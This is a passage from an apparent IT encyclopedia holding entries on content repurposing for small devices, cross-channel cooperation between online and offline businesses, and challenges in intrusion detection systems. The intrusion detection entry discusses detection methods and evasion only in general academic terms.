In the absence of explicit tagging, methods of automatic text summarization from natural-language processing can be used. This technology, useful for building digital libraries, can be adapted for the content repurposing problem to display an inferred abstract of a page. One approach is to select sentences from a body of text that are the most important as measured by various metrics (Alam, Hartono, Kumar, Rahman, Tarnikov, & Wilcox, 2003) like titles and section headings, first sentences of paragraphs, and distinctive keywords. Keywords alone may suffice to summarize text when the words are sufficiently distinctive (Buyukkoten et al., 2002). Distinctiveness can be measured by classic measure of TF-IDF, which is $K \log_2 (N / n)$ where K is the number of occurrences of the word in the "document" or text to be summarized, N is a sample of documents, and n is the number of those documents in that sample having the word at least once. Other useful input for text summarization are the headings of pages linked to (Delort, Bouchon-Meunier, & Rifqi, 2003) since neighbor pages provide content clues. Content can also be classified into semantic units by aggregating clues or even by "parsing" the page display. For instance, the "@" symbol suggests a paragraph of contact information.

Media objects pose more serious problems than text, however, since they can require large bandwidths to download, and images can require considerable display space. In many cases, the media can be inferred to be decorative and can be eliminated, as for many banners and sidebars on pages as well as background sounds. Simple criteria can distinguish decorative graphics from photographs (Rowe, 2002): size (photographs are larger), frequency of the most common color (graphics have a higher frequency), number of different colors (photographs have more), extremeness of the colors (graphics are more likely to have pure colors), and average variation in color between adjacent pixels in the image (photographs have less). Hu and Bagga (2004) extends this to classify images in order of importance as "story," "preview," "host," "commercial," "icons and logos," "headings," and "formatting." Images can be rated by these methods, then only the top-rated images displayed until sufficient to fill the screen. Such rating methods are rarely necessary for video and audio, which are usually accessed by explicit links. Planning can be done on the server for efficient delivery (Chandra, Ellis, & Vahdat, 2000) and the most important media objects can be delivered first.

In some cases, preprocessing can analyze the content of the media object and extract the most representative parts. Video is a good example because it is characterized by much frame-to-frame redundancy. A variety of techniques can extract representative frames (say one per shot) that convey the gist of the video and reduce the display to a "slide show." If an image is graphics containing subobjects, then the less-important subobjects can be removed and a smaller image constructed. An example is a block diagram where text outside the boxes represents notes that can be deleted. Heuristics useful for finding important sub-objects are nearby labels, objects at ends of long lines, and adjacent blank areas (Kasik, 2004). Processing can also in some applications do "visual abstraction" where, say, a rectangle is substituted for a complex part of the diagram that is known to be a conceptual unit (Egyed, 2002). Observations of people's attention can also provide good clues to the important parts of media objects (Le Meur, Catellan, Le Callet, & Barba, 2006).

Redrawing the Display

Many of methods discussed require changing the layout of a page of information. Thus content repurposing needs to use methods of efficient and user-friendly display formatting (Tan, Ong, & Wong, 1993). This can be a difficult constraint optimization problem where the primary constraints are those of keeping related information together as much as possible in the display, plus concerns of energy limitations (Zhong, Wei, & Sinclair, 2006). Examples of what needs to be kept together are: section headings with their subsequent paragraphs, links with their describing paragraphs, images with their captions, and images with their text references. Some of the necessary constraints, including device-specific ones, can be learned from observing users (Anderson, Domingos, & Weld, 2001). Even with good page design, content search tools are helpful with large displays like maps to enable users to find things quickly without needing to pan or zoom.

FUTURE WORK

Content repurposing is currently an active area of research and we are likely to see a number of innovations in the near future in both academia and industry. The large number of competing approaches will dwindle as concensus standards are reached for some of the technology, much as de facto standards have emerged in Web-page style. It is likely that manufacturers of small devices will provide increasingly sophisticated repurposing in their software to reduce the burden on servers. XML will increasingly be used to support repurposing, as it has achieved widespread acceptance in a short time for many other applications. XML will be used to provide standard descriptors for information objects within organizations. But XML will not solve all problems, and the issue of incompatible XML taxonomies could impede progress.

CONCLUSION

Content repurposing has recently become a key issue in management of small wireless devices as people want to display the information they can display on traditional screens and have discovered that it often looks bad on a small device. So strategies are being devised to modify display information for these devices. Simple strategies are effective for some content, but there are many special cases of information which require more sophisticated methods due to their size or organization.

KEY TERMS

Content Management: Management of Web pages as assisted by software, "Web page bureaucracy."

Content Repurposing: Reorganizing or modifying the content of a graphical display to fit effectively on a different device than its original target.

Key Frames: Representative shots extracted from a video that illustrate its main content.

Microbrowser: A Web browser designed for a small device.

Pan: Move an image window with respect to the portion of the larger image from which it is taken..

PDA: "Personal Digital Assistant," a small electronic device that functions like a notepad.

Streaming: Sending multimedia data to a client device at a rate the enables it to be played without having to store it.

Tag: HTML and XML markers that delimit semantically meaningful units in their code.

XML: Extensible Markup Language, a general language for structuring information on the Internet for use with the HTTP protocol, an extension of HTML.

Zoom: Change the fraction of an image being displayed when that image is taken from a larger one.

C

Cross-Channel Cooperation

Tobias Kollmann
University of Duisburg-Essen, Germany

Matthias Häsel
University of Duisburg-Essen, Germany

INTRODUCTION

The rapid growth of Internet technologies induced a structural change in both social and economic spheres. Digital channels have become an integral part of daily life, and their influence on the transfer of information has become ubiquitous. An entirely new business dimension that may be referred to as the *Net economy* has emerged. Internet-based *e-ventures* that are operating at this electronic trade level are based on innovative and promising online business models (Kollmann, 2006). But also traditional enterprises that are operating at the physical trade level (*real economy*) increasingly utilize digital channels to improve their business processes and to reach new customer segments.

With the Internet, the cooperation between enterprises reached a new level of quality. The wide, open, and cost-effective infrastructure allows a simple, fast exchange of data and thus a synchronization of business processes over large distances. Particularly for e-ventures introducing their new business ideas, *online cooperation* is a promising strategy as it enables the partners to create more attractive product offers and represents a basis for more efficiently and effectively communicating and distributing their product offers (Kollmann, 2004; Volkmann & Tokarski, 2006). Online cooperation, however, does not incorporate off-line channels such as print media, stores, or sales forces.

For the combined management of online and off-line channels, cooperation can be expected to hold an outstanding potential. Partnering with companies from the Net economy may help traditional enterprises to reach new market segments without extending themselves beyond their core competencies—and vice versa. In this context, cross-channel cooperation can be defined as

the collaborative integration of online and offline business models aiming at attaining positive synergetic effects for the involved partners by a complement of competencies. (Kollmann & Häsel, 2006, p. 3)

Cross-channel cooperation can be regarded a new management task that is worthwhile to be examined in more detail. Although researchers have broadly covered the area of online cooperation, a comprehensive study on cross-channel cooperation has not been undertaken up to now. Particularly the question arises, which cooperation forms represent feasible strategies for both e-ventures and traditional enterprises. Besides its contribution to literature, this article is intended to assist practitioners in evaluating the benefits of cross-channel cooperation for their own businesses.

COOPERATION DRIVERS

The pervasiveness of digital technologies and changes in customer behavior are increasingly blurring the boundaries between real and Net economy. Considering the ongoing integration of online and off-line business activities of both companies and individuals, enterprises operating at the electronic and physical trade level inevitably need to *approach* each other. In many industries, integrated business concepts have become a prerequisite for achieving customer loyalty. For companies that lack specialized marketing departments and large marketing budgets, however, the requirements implicated by such strategies often go well beyond own means. Against this background, a cooperative inter-firm integration of online and off-line business models seems to be a feasible way of sustaining competitive advantage. The motivation for such strategies may be broken down to two main drivers: technology innovation and customer behavior.

Technology Innovation

The technological advance has enabled companies to utilize new and innovative channels, such as the Internet, call centers, interactive television, and mobile telecommunication. These channels are more interactive and can be used anyplace and anytime. Moreover, virtual channels such as the Internet contemporaneously provide communication, distribution, and service functions. As a consequence of these benefits, especially real economy retailers have implemented *clicks-and-mortar* strategies that combine online and off-line offers (Armbruster, 2002; Gulati & Garino, 2000; Müller-Lankenau & Wehmeyer, 2004).

However, when adding an online channel to their existing off-line channel portfolio, traditional firms are faced with quality shortcomings since the management of online channels requires very different skills (Müller-Lankenau & Wehmeyer, 2004; Webb, 2002). Assumedly, this applies to e-ventures adding off-line channels to their portfolio mutatis mutandis. Moreover, the complexity of a firm's channel portfolio increases exponentially with the integration of a new channel, because the service quality provided across channels must be kept consistent (Voss, 2004). In this context, cooperative arrangements with enterprises that are specialized on a specific kind of channel can help to control and utilize the quantity of channels available.

Customer Behavior

A fundamental motivation behind cross-channel strategies is the increase in customer expectations and demands. The changes result from an increased need for individualization, mobility, convenience, and self-determination. Customers nowadays use online and off-line channels *complementarily*; they browse in one channel and purchase in another, reflecting their goal to find the best selection, services, and prices. They even expect that they may choose which kind of channel they use to inform themselves about a product, to contact a retailer, to buy, or to exchange a product. For every buying decision, such *hybrid customers* assemble an individual channel mix for the respective presales, sales, and after sales processes. Research even suggests that hybrid customers are more loyal than others (Connell, 2001).

Changes in customer behavior implicate that the simultaneous utilization of online and off-line channels will become a driving force in many industries. Porter (2001) states that, "The old economy of established companies and the new economy of dot-coms are merging, and it will soon be difficult to distinguish them" (p. 78). An important issue, however, is that customers who are used to a particular scope and quality of service in one channel, tend to expect the same quality in other channels. It also can be hypothesized that a company's activities in one channel influence a customer's decision on using another channel. In order to avoid a spill over of expectations and its negative implications, various companies have established separate brands representing their online channels (Voss, 2004). Similarly, cross-channel cooperation is a feasible strategy as it may either leverage the partner's capabilities, or mitigate risk by keeping apart online and off-line channels.

COOPERATION FORMS

Cooperation results from the possibility of getting access to valuable resources of the partner, that "cannot be efficiently obtained through market exchanges" (Das & Teng, 2000, p. 37). Looking at the resources and capabilities of traditional enterprises and e-ventures, one can identify significant *cross-channel complementarities*. Cross-channel cooperation may thus leverage an e-venture's unique skills with the specialized resources of traditional firms to create a more potent force in the marketplace. For competing in a distinctive way, that is, delivering a real value that earns an attractive price from customers, enterprises increasingly need to "create strategies that involve new, hybrid value chains, bringing together virtual and physical activities in unique configurations" (Porter, 2001, p. 76).

In this context, five subsets of cross-channel cooperation may be derived from the types of resources contributed by the partners. These subsets of cross-channel cooperation are not intended to be seen exclusively. In practice, the partners will rather be confronted with hybrid forms, since cooperation usually aims at synergies resulting from more than one of the generic forms that are presented in the following paragraphs.

Cross-Media Communication

Successful online marketers have found that the strategic combination of online and print methods optimizes advertising efforts (Jones & Spiegel, 2003). Online channels feature fast and comprehensive possibilities for customer interaction, whereas print media achieve attention and quicken interests. Obviously, an intensive cross-media communication integrating online and traditional media has significant advantages. When implementing such a strategy, the utilization of the partner's channels is connected with substantially lower costs than the use of traditional mass media channels such as print media or television. Whereas the e-venture may profit from advertising spaces in mailings, on buildings and vehicles, or in point-of-sale magazines of the off-line partner, traditional firms may advertise on their partner's Internet platform.

Product and Service Bundling

The objective of bundling virtual and physical products and/or services is the enhancement of the own offer to create a higher customer value and to be able to meet the requirements implicated by the abovementioned hybrid customers. A product can be divided into layers (Kotler, 2002). Customer value may already be increased by enhancing the *actual* product that is expected by the customer. For instance, an e-venture selling travels on the Internet may cooperate with a car rental agency and thus allow the customer to hire a car for the holiday resort in the same transaction. Furthermore, customer expectations may be even exceeded on the *augmented* product level, for instance by establishing a new service channel that is set up on an existing channel made available by the respective partner (such as an Internet service portal or a delivery service).

Whilst the first partner usually aims at enhancing his or her own core product, the second partner may aim at gaining access to additional distribution channels in order to reach customers that would be out of scope otherwise. Such *cross-selling* offers usually represent an independent service provided by the partner and aim at selling appropriate products to existing customers.

Cross-Channel Brand Alliances

When introducing cross-channel product bundles, brand image and publicity of both partners may be increased by featuring their brands together in the respective advertisements. Research suggests that an overall elevation of the perceived quality can be observed when online and off-line brands are aligned in such arrangements (Levin, Levin, & Heath, 2003). Advertising alliances are especially important for new brands or established brands entering new markets. In both cases, they can be used to increase brand awareness and brand knowledge by leveraging the strengths of the partners and sharing costs (Samu, Krishnan, & Smith, 1999). A win-win situation might thus be given when an e-venture introducing its innovative product or service partners with an established real economy brand to build a stronger off-line market presence, and/or a traditional firm wants to expand into an online market segment where it has a weak brand presence by partnering with a Net economy partner that already serves that segment. As e-ventures often lack a pronounced buyer-seller trust, trust into the off-line partner may furthermore compensate missing experiences and information (Kollmann, 2004).

Cross-Channel Customer Relationship Management (CRM)

Developments in information technology have changed the manner in which competitive advantages are achieved today. The development of digital information channels in the framework of the Net economy will further lead to the widespread economic use of information as a production factor (Weiber & Kollmann, 1998). Information about the customer influences the basic dimensions of the competitive advantage viewed from the point of efficiency and effectiveness (Day & Wensley, 1988; Drucker, 1973). Database marketing becomes fundamental for many operative and strategic decisions. Cross-channel cooperation may support these by combining the information and knowledge resources of the partners to a common customer database that helps to solve the overall "customer puzzle" by integrating data from both the virtual and the real world.

CRM can be regarded as a "management approach that combines both IT and business concepts for process optimization at customer touch points" (Hippner, 2005, p. 133). "The Internet makes it easy to determine what users visit what sites" and thus allows e-ventures to generate high quality profiles in a short time that enable them to create an individually shaped relationship to their customers (Wiedmann, Buxel, & Walsh, 2002, p. 171). Conversely, for effectively collecting customer-individual data, traditional retailers need to overcome a *media discontinuity* between the physical and the virtual world. A common possibility to do so is a joint *loyalty program* supported by plastic cards or coupons that enable customer identification.

Maximizing customer value implies that the customer becomes an integral part of the value-creating process and has significant influence on it. On this basis, Pine, Peppers, and Rogers (1995) define the concept of mass customization as follows: "Customization means manufacturing a product or delivering a service in response to a particular customer's needs, and mass customization means doing it in a cost-effective way" (p. 105). With the growing relevance of the Internet, new potentials for mass customization are made accessible. Partnering with Internet players offers traditional firms a way of accessing these potentials. In order to achieve a permanent, customer-individual problem solution with a high customer value, a *trilateral* collaboration between online partner, off-line partner, and customer is feasible. Thereby the customer contributes the information that is required to recognize and solve the problem, whereas the e-venture contributes the Internet technology that enables the customer to individually configure the physical product in an efficient way. The product or service is then produced and delivered by the real economy partner (Kollmann & Häsel, 2006).

Point-of-Sale Activities

Due to the growing market concentration and internationalization, as well as the growing relevance of mail-order distribution channels, the *point-of-sale* is increasingly under stress of competition. Traditional retailers should therefore implement clicks-and-mortar business models and utilize the interconnectivity of electronic markets to cross-market their products or services (Amit & Zott, 2001). This also includes the use of *interactive kiosks* that enable retailers to leverage the power of the Internet by providing cross-channel customer care capabilities and giving customers self-service access to products and services. Similarly, the deployment of interactive kiosks at the point-of-sale enables e-ventures to extend their Web sites to the physical store level where the e-venture's innovative services may represent an added value for the customer.

In contrast to media channels, institutional channels such as stores and sales forces enable traditional retailers to offer their customers *personal* support in face-to-face meetings. Research from Amit and Zott (2001) suggests that off-line assets should be applied to complement online offerings as "customers who buy products over the Internet value the possibility of getting after sales service offered through bricks-and-mortar retail outlets," such as maintenance and repair services or the possibility of exchanging a good that has been bought online (p. 505). Consequently, the partner's point-of-sale may also be leveraged to offer face-to-face channel functions in the presales, sales, and after sales phase of an e-venture's customer life cycle.

Common loyalty programs may include the possibility of point collection and redemption at the respective partner company, including electronic price discounts at in-store kiosks and printable Web coupons that need to be delivered at the physical cash point. Mutatis mutandis, the off-line partner can give out "e-coupons" with unique identification codes that the customer enters at the virtual cash point.

FUTURE TRENDS

As integrated business concepts are increasingly becoming a prerequisite for achieving a sustainable competitive advantage, cross-channel cooperation can be expected to gain importance. With the proliferation of digital television and third generation mobile technologies, novel and innovative online business models can be expected to emerge. Due to the significance of Internet-based technologies, the boundaries between mobile services and the "stationary" Web will increasingly become blurred. This will enable Internet-based business models to span multiple channels and become a pervasive part of daily life. Particularly in this context, the emergence of cross-channel cooperation can be expected, as customers will increasingly use online and off-line channels contemporaneously. Will customers in the future browse Web-based catalogs in order to create digital shopping lists that are then used in connection with a mobile phone to guide the customer through the physical retail store? Similarly, television has begun to turn into an interactive online channel incorporating distribution and service potentials going much beyond spot advertisements. For companies having a partner that is specialized on a specific channel, tapping the full potentials of the developments of the future will be much easier.

CONCLUSION

The pervasiveness of digital technologies and changes in customer behavior are increasingly blurring the borders between electronic and physical trade levels. In order to be successful on the long run, both e-ventures and traditional enterprises need to incorporate cross-channel concepts in their corporate strategies. This article aimed at identifying feasible cooperation strategies to do so. Based on the kind of resources contributed by the partners, five generic cooperation forms have been outlined. For future research, these cooperation forms may build a foundation for a more sophisticated research framework that elaborates on the benefits of cross-channel cooperation on a qualitative or quantitative level. For practitioners, the concepts presented in this article highlighted how cross-channel marketing strategies can be applied with collaborative and integrative approaches. It should have become apparent that creative projects between e-ventures and traditional enterprises offer a wide range of opportunities and help to face up to a technological and societal development that is irresistible. To fully exploit the potentials of cross-channel cooperation, however, entrepreneurs and managers need to approach cross-channel cooperation in a systematic and precautious way that is backed by sound strategy, and never as an end in itself.

KEY TERMS

Business Model: An abstract description of how a business generates revenue and profits. It includes descriptions of the firm's organization, its strategy, its products and services, its customer markets, its business processes, as well as the dependencies between these aspects.

Channel: A structured connection to the customer. One may differentiate between media channels (like the Internet, television, and magazines) or institutional channels (such as stores, call centers, or sales forces). Channels differ regarding their functional suitability for communication, distribution, and customer service purposes.

E-Venture: A recently founded and thus young e-business (startup). An e-venture results from a company foundation in the Net economy.

Electronic Trade Level: A business dimension resulting from the proliferation of digital data networks and thus a new possibility of doing business in the so-called Net economy, apart from the existing economy of physical products and services.

Electronic Value Creation: Refers to the creation of an added value by the means of a digital information product in the framework of the Net economy. Electronic value is commonly created through value-adding activities such as the collection, processing, and transfer of information.

Interactive Kiosk: Computer-like device that enables a retailer to offer innovative information, communication, and transaction processes at the point-of-sale. Kiosk systems are placed in key store locations and leverage the power of the Internet for retailers by providing cross-channel customer care capabilities and giving customers self-service access to products and services.

Net Economy: Refers to the economically utilized part of digital data networks (such as the Internet) that allow carrying out information, communication, and transaction processes (and thus an electronic value creation) via different electronic platforms.

Current Challenges in Intrusion Detection Systems

H. Gunes Kayacik
Dalhousie University, Canada

A. Nur Zincir-Heywood
Dalhousie University, Canada

INTRODUCTION

Along with its numerous benefits, the Internet also created numerous ways to compromise the security and stability of the systems connected to it. In 1995, 171 vulnerabilities were reported to CERT/CC © while in 2003, there were 3,784 reported vulnerabilities, increasing to 8,064 in 2006 (CERT/CC©, 2006). Operations, which are primarily designed to protect the availability, confidentiality, and integrity of critical network information systems are considered to be within the scope of security management. Security management operations protect computer networks against denial-of-service attacks, unauthorized disclosure of information, and the modification or destruction of data. Moreover, the automated detection and immediate reporting of these events are required in order to provide the basis for a timely response to attacks (Bass, 2000). Security management plays an important, albeit often neglected, role in network management tasks.

Defensive operations can be categorized in two groups: static and dynamic. Static defense mechanisms are analogous to the fences around the premises of a building. In other words, static defensive operations are intended to provide barriers to attacks. Keeping operating systems and other software up-to-date and deploying firewalls at entry points are examples of static defense solutions. Frequent software updates can remove the software vulnerabilities, which are susceptible to exploits. Firewalls provide access control at the entry point; they therefore function in much the same way as a physical gate on a house. In other words, the objective of a firewall is to keep intruders out rather than catching them. Static defense mechanisms are the first line of defense, they are relatively easy to deploy and provide significant defense improvement compared to the initial unguarded state of the computer network. Moreover, they act as the foundation for more sophisticated defense mechanisms.

No system is totally foolproof. It is safe to assume that intruders are always one step ahead in finding security holes in current systems. This calls attention to the need for dynamic defenses. Dynamic defense mechanisms are analogous to burglar alarms, which monitor the premises to find evidence of break-ins. Built upon static defense mechanisms, dynamic defense operations aim to catch the attacks and log information about the incidents such as source and nature of the attack. Therefore, dynamic defense operations accompany the static defense operations to provide comprehensive information about the state of the computer networks and connected systems.

Intrusion detection systems are examples of dynamic defense mechanisms. An intrusion detection system (IDS) is a combination of software and hardware, which collects and analyzes data collected from networks and the connected systems to determine if there is an attack (Allen, Christie, Fithen, McHugh, Pickel, & Stoner, 1999). Intrusion detection systems complement static defense mechanisms by double-checking firewalls for configuration errors, and then catching the attacks that firewalls let in or never perceive (such as insider attacks). IDSs are generally analyzed from two aspects:

- **IDS deployment:** Whether to monitor incoming traffic or host information.
- **Detection methodologies:** Whether to employ the signatures of known attacks or to employ the models of normal behavior.

Regardless of the aspects above, intrusion detection systems correspond to today's dynamic defense mechanisms. Although they are not flawless, current intrusion detection systems are an essential part of the formulation of an entire defense policy.

DETECTION METHODOLOGIES

Different detection methodologies can be employed to search for the evidence of attacks. Two major categories exist as detection methodologies: misuse and anomaly detection. Misuse detection systems rely on the definitions of misuse patterns, which are the descriptions of attacks or unauthorized actions (Kemmerer & Vigna, 2002). A misuse pattern should summarize the distinctive features of an attack and is often called the signature of the attack in question. In the case of signature based IDS, when a signature appears on the resource monitored, the IDS records the relevant information about the incident in a log file. Signature-based systems are the most common examples of misuse detection systems. In terms of advantages, signature-based systems, by definition, are very accurate at detecting known attacks, which are included in their signature database. Moreover, since signatures are associated with specific misuse behavior, it is easy to determine the attack type. On the other hand, their detection capabilities are limited to those within signature database. As the new attacks are discovered, a signature database requires continuous updating to include the new attack signatures, resulting in potential scalability problems. Furthermore, attackers are known to alter their exploits to evade signatures. Work by Vigna, Robertson, Balzarotti (2004) described a methodology to generate variations of an exploit to test the quality of detection signatures. Stochastic modification of code was employed to generate variants of exploits to render the attack undetectable. Techniques such as packet splitting, evasion, and polymorphic shellcode were discussed.

As opposed to misuse IDSs, anomaly detection systems utilize models of the acceptable behavior of the users. These models are also referred to as normal behavior models. Anomaly-based IDSs search for the deviations from the normal behavior. Deviations from the normal behavior are considered as anomalies or attacks. As an advantage over signature-based systems, anomaly-based systems can detect known and unknown (i.e., new) attacks as long as the attack behavior deviates sufficiently from the normal behavior. However, if the attack is similar to the normal behavior, it may not be detected. Moreover, it is difficult to associate deviations with specific attacks since the anomaly-based IDSs only utilize models of normal behavior. As the users change their behavior as a result of additional service or hardware, even the normal activities of a user may start raising alarms. In that case, models of normal behavior should be redefined to maintain the effectiveness of the anomaly-based IDS. Similar to the case of misuse IDSs, attackers are known to alter their exploits to be recognized as normal behavior by the detector, hence evading detection. The general approach employed for evading anomaly detectors is based on the generation of mimicry attacks to perform evasion. A mimicry attack is an exploit that exhibits legitimate normal behavior while performing malicious actions. Methodologies exist to create mimicry attack automatically (Giffin, Jha, & Miller, 2006; Kayacik, Zincir-Heywood, & Heywood, 2007) or manually (Kruegel, Kirda, Mutz, 2005; Tan, Killourhy, & Maxion, 2002; Wagner & Soto, 2002).

In today's intrusion detection systems, human input is essential to maintain the accuracy of the system. In the case of signature-based systems, as new attacks are discovered, security experts examine the attacks to create corresponding detection signatures. In the case of anomaly systems, experts are needed to define the normal behavior. Therefore, regardless of the detection methodology, frequent maintenance is essential to uphold the performance of the IDS.

Given the importance of IDSs, it is imperative to test them to determine their performance and eliminate their weaknesses. For this purpose, researchers conduct tests on standard benchmarks (Kayacik & Zincir-Heywood, 2003; Pickering, 2002). When measuring the performance of intrusion detection systems, the detection and false positive rates are used to summarize different characteristics of classification accuracy. In simple terms, false positives (or false alarms) are the alarms generated by a nonexistent attack. For instance, if an IDS raises alarms for the legitimate activity of a user, these log entries are false alarms. On the other hand, detection rate is the number of correctly identified attacks over all attack instances, where correct identification implies the attack is detected by its distinctive features. An intrusion detection system becomes more accurate as it detects more attacks and raises fewer false alarms.

IDS DEPLOYMENT STRATEGIES

In addition to the detection methodologies, data is collected from two main sources: traffic passing through the network and the hosts connected to the network. Therefore, according to where they are deployed, IDSs are divided into two categories: those that analyze network traffic and those that analyze information available on hosts such as operating system audit trails. The current trend in intrusion detection is to combine both host-based and network-based information to develop hybrid systems and therefore not rely on any one methodology. In both approaches however, the amount of audit data is extensive, thus incurring large processing overheads. A balance, therefore, exists between the use of resources, and the accuracy and timeliness of intrusion detection information.

Network-based IDSs inspect the packets passing through the network for signs of an attack. However, the amount of data passing through the network stream is extensive, resulting in a trade off between the number of detectors and the amount of analysis each detector performs. Depending on throughput requirements, a network-based IDS may inspect only packet headers or include the content. Moreover, multiple detectors are typically employed at strategic locations in order to distribute the task. Conversely, when deploying attacks, intruders can evade IDSs by altering the traffic. For instance, fragmenting the content into smaller packets causes IDSs to see one piece of the attack data at a time, which is insufficient to detect the attack. Thus, network-based IDSs, which perform content inspection, need to assemble the received packets and maintain state information of the open connections, where this becomes increasingly difficult if a detector only receives part of the original attack or becomes "flooded" with packets.

A host-based IDS monitors resources such as system calls made by critical applications, logs, file systems, processor, and disk resources. Example signs of intrusion on host resources are unusual system call sequences, critical file modifications, segmentation fault errors, crashed services, or extensive usage of the processors. As opposed to network based IDSs, host-based IDSs can detect attacks, which are transmitted over an encrypted channel. Moreover, information regarding the software that is running on the host is available to host-based IDS. For instance, an attack targeting an exploit on an older version of a web server might be harmless for the recent versions. Network-based IDSs have no way of determining whether the exploit has a successful chance, or of using a priori information to constrain the database of potential attacks. Moreover, network management practices are often critical in simplifying the IDS problem by providing appropriate behavioral constraints, thus making it significantly more difficult to hide malicious behaviors (Cunningham, Lippmann, & Webster, 2001).

CHALLENGES

The intrusion detection problem has three basic competing requirements: speed, accuracy, and adaptability. The speed problem represents a quality of service issue. The more analysis (accurate) the detector, the higher the computational overhead. Conversely, accuracy requires sufficient time and information to provide a useful detector. Moreover, the rapid introduction of both new exploits and the corresponding rate of propagation require that detectors be based on a very flexible/scalable architecture. In today's network technology, where gigabit Ethernet is widely available, existing systems face significant challenges merely to maintain pace with current data streams (Kemmerer & Vigna, 2002).

An intrusion detection system becomes more accurate as it detects more attacks and raises fewer false alarms. IDSs that monitor highly active resources are likely to have large logs, which in turn complicate the analysis. If such an IDS has high false alarm rate, the administrator will have to sift through thousands of log entries, which actually represent normal events, to find the attack related entries. Therefore, increasing false alarm rates will decrease the administrator's confidence in the IDS. Moreover, intrusion detection systems are still reliant on human input in order to maintain the accuracy of the system. In case of signature-based systems, as new attacks are discovered, security experts examine the attacks to create corresponding detection signatures. In the case of anomaly systems, experts are needed to define the normal behavior. This leads to the adaptability problem. The capability of the current intrusion detection systems for adaptation is very limited. This makes them inefficient in detecting new or unknown attacks or adapting to changing environments (i.e., human intervention is always required). Although a new research area, incorporation of machine learning algorithms provides a potential solution for accuracy and adaptability of the intrusion detection problem.

CURRENT EXAMPLES OF IDS

Intrusion detection systems reviewed here are by no means a complete list but a subset of open source and commercial products, which are intended to provide readers different intrusion detection practices.

- **Snort:** Snort is one of the best-known lightweight IDSs, which focuses on performance, flexibility, and simplicity. It is an open-source intrusion detection system that is now in quite widespread use (Roesch, 1999). Snort is a network-based IDS which employs signature-based detection methods. It can detect various attacks and probes including instances of buffer overflows, stealth port scans, common gateway interface attacks, and service message block system probes (Roesch, 1999). Hence, Snort is an example of active intrusion detection systems that detects possible attacks or access violations while they are occurring (CERT/CC ©, 2001).
- **Cisco IOS (IDS Component):** Cisco IOS provides a cost-effective way to deploy a firewall with network-based intrusion detection capabilities. In addition to the firewall features, Cisco IOS Firewall has 59 built-in, static signatures to detect common attacks and misuse attempts (Cisco Systems, 2003). The IDS process on the firewall router inspects packet headers for intrusion detection by using those 59 signatures. In some cases, routers may examine the whole packet and maintain the state information for the connection. Upon attack detection, the firewall can be configured to log the incident, drop the packet or reset the connection.
- **Tripwire:** When an attack takes place, attackers usually replace critical system files with their versions to inflict damage. Tripwire (Tripwire Web Site, 2004) is an open-source host-based tool, which performs periodic checks to determine which files are modified in the file system. To do so, Tripwire takes snapshots of critical files. Snapshot is a unique mathematical signature of the file where even the smallest change results in a different snapshot. If the file is modified, the new snapshot will be different than the old one, therefore critical file modification would be detected. Tripwire is different from the other intrusion detection systems because rather than looking for signs of intrusion, Tripwire looks for file modifications. Tripwire also offers a commercial version of the open source detector.
- **Stide:** Stide (Forest et al.,1996) employs a methodology based on immune systems where the problem is characterized as distinguishing self from nonself (normal and abnormal behaviors respectively). An event horizon is built from a sliding window applied to the sequence of system calls made by an application during normal use. The sequences formed by the sliding window are then stored in a table, which comprises the normal database. During the detection phase, if a pattern from the sliding window is not in the normal database, it is flagged as an anomaly. Recent work proposed improvements on Stide by employing finite state automata (Sekar et al., 2001), virtual path tables (Feng et al., 2003) and static analysis of the source code of the application (Wagner et al., 2001).

FUTURE TRENDS

As indicated above, various machine learning approaches have been proposed in an attempt to improve on the generic signature-based IDS. The basic motivation is to measure how close a behavior is to some previously established gold standard of misuse or normal behavior. Depending on the level of a priori or domain knowledge, it may be possible to design detectors for specific categories of attack (e.g., Denial of Service, User to Root, Remote to Local). Generic machine learning approaches include clustering or data-mining in which case the data is effectively unlabeled. The overriding assumption is that behaviors are sufficiently different for normal and abnormal behaviors to fall into different "clusters." Specific examples of such algorithms include artificial immune systems (Hofmeyr & Forrest, 2000) as well as various neural network (Kayacik, Zincir-Heywood, & Heywood, 2003; Lee & Heinbuch, 2001) and clustering algorithms (Eskin, Arnold, Prerau, Portnoy, & Stolfo, 2002).

Naturally, the usefulness of machine learning systems is influenced by the features on which the approach is based (Lee & Stolfo, 2001). Domain knowledge that has the capability to significantly simplify detectors utilizing machine learning often make use of the fact that attacks are specific to protocol-service combinations.

Thus, first partitioning data based on the protocol-service combination significantly simplifies the task of the detector (Ramadas, Ostermann, & Tjaden, 2003).

When labeled data is available, then supervised learning algorithms are more appropriate. Again, any number of machine learning approaches have been proposed, including: decision trees (Elkan, 2000), neural networks (Hofmann & Sick, 2003), and genetic programming (Song, Heywood, & Zincir-Heywood, 2003). However, irrespective of the particular machine learning methodology, all such methods need to address the scalability problem. That is to say, datasets characterizing the IDS problem are exceptionally large (by machine learning standards). Moreover, the continuing evolution of the base of attacks also requires that any machine learning approach also have the capability for online or incremental learning. Finally, to be of use to network management practitioners, it would also be useful if machine learning solutions were transparent. That is to say, rather than provide “black box solutions,” it is much more desirable if solutions could be reverse engineered for verification purposes. Many of these issues are still outstanding, with cases that explicitly address the computational overhead in learning against large datasets only just appearing (Song, Heywood, & Zincir-Heywood, 2003).

CONCLUSION

Intrusion detection system is a crucial part of the defensive operations, which complements the static defenses such as firewalls. Essentially, intrusion detection is searching for signs of attacks and when an intrusion is detected, intrusion detection system can take an action to stop the attack by closing the connection or report the incident for further analysis by administrators. According to the detection methodology, intrusion detection systems can be categorized as misuse detection and anomaly detection systems. According to the deployment, they can be classified as network-based or host-based, although such distinction is coming to an end in today’s intrusion detection systems where information is collected from both network and host resources. In terms of performance, an intrusion detection system gets more accurate, as it detects more attacks and raises fewer false alarms. However, no intrusion detection is infallible, attackers use detector weaknesses and blind spots to evade intrusion detection systems. Fortunately, penetration testing and ethical hacking became a part of the field of research.

KEY TERMS

Attack vs. Intrusion: A subtle difference—intrusions are the attacks that succeed. Therefore, the term *attack* represents both successful and attempted intrusions.

CERT / CC ©: CERT Coordination Center. Computer security incident response team, which provide technical assistance, analyze the trends of attacks, and provide response for incidents. Documentation and statistics are published at their web site: http://www.cert.org.

Logging: Recording vital information about an incident. Recorded information should be sufficient to identify the time, origin, target, and if applicable, characteristics of the attack.

Fragmentation: When the data packet is too large to transfer on given network, it is divided into smaller packets. These smaller packets are reassembled on destination host. Among with other methods, intruders can deliberately divide the data packets to evade IDSs.

Exploit: Taking advantage of a software vulnerability to carry out an attack. To minimize the risk of exploits, security updates, or software patches should be applied frequently.

Light Weight IDS: An intrusion detection system, which is easy to deploy and have smaller footprint on system resources.

